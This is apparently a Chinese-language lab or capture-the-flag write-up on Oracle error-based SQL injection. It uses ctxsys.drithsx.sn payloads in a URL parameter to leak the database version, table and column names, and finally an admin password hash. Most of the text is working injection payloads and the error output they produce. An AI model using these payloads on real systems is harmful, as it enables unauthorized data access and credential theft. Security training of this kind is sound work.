
```
select 1 from dual where 1=1 and 1=ctxsys.drithsx.sn(1,(select column_name from (select rownum n, column_name from user_tab_columns) where n=2))
```



- 正式开始，学了这些知识，再去环境里面看看，怎么使用ctxsys.drithsx.sn来实现报错注入

- 查一下版本

```
http://59.63.200.79:8808/?id=1 and 1=ctxsys.drithsx.sn(1,(select banner from(select rownum n, banner from v$version) where n=1))
```




- **查一下表，根据我们上面用的知识**

```
http://59.63.200.79:8808/?id=1 and 1=ctxsys.drithsx.sn(1,(select table_name from(select rownum n, table_name from user_tables) where n=3))
```

执行的sql：select * from news where ID=1 and 1=ctxsys.drithsx.sn(1,(select table_name from(select rownum n, table_name from user_tables) where n=3))


Warning: oci_execute(): ORA-20000: Oracle Text error: DRG-11701: thesaurus ADMIN does not exist ORA-06512: at "CTXSYS.DRUE", line 160 ORA-06512: at "CTXSYS.DRITHSX", line 540 ORA-06512: at line 1 in **/usr/src/myapp/B-OracleInject1-FZ/www/index.php** on line **13**



- **查字段一样，根据更改n的数值来顺序查询，找到UNAME,UPASS**

```
http://59.63.200.79:8808/?id=1 and 1=ctxsys.drithsx.sn(1,(select column_name from(select rownum n, column_name from user_tab_columns) where n=2))
```

Warning: oci_execute(): ORA-20000: Oracle Text error: DRG-11701: thesaurus UPASS does not exist ORA-06512: at "CTXSYS.DRUE", line 160 ORA-06512: at "CTXSYS.DRITHSX", line 540 ORA-06512: at line 1 in **/usr/src/myapp/B-OracleInject1-FZ/www/index.php** on line **13**




- 查flag

```
http://59.63.200.79:8808/?id=1 and 1=ctxsys.drithsx.sn(1,(select upass from(select rownum n, upass from admin) where n=2))
```

Warning: oci_execute(): ORA-20000: Oracle Text error: DRG-11701: thesaurus 2a61f8bcfe7535eadcfa69eb4406ceb9 does not exist ORA-06512: at "CTXSYS.DRUE", line 160 ORA-06512: at "CTXSYS.DRITHSX", line 540 ORA-06512: at line 1 in **/usr/src/myapp/B-OracleInject1-FZ/www/index.php** on line **13**

答案MD5值



我的个人博客

孤桜懶契：http://gylq.github.io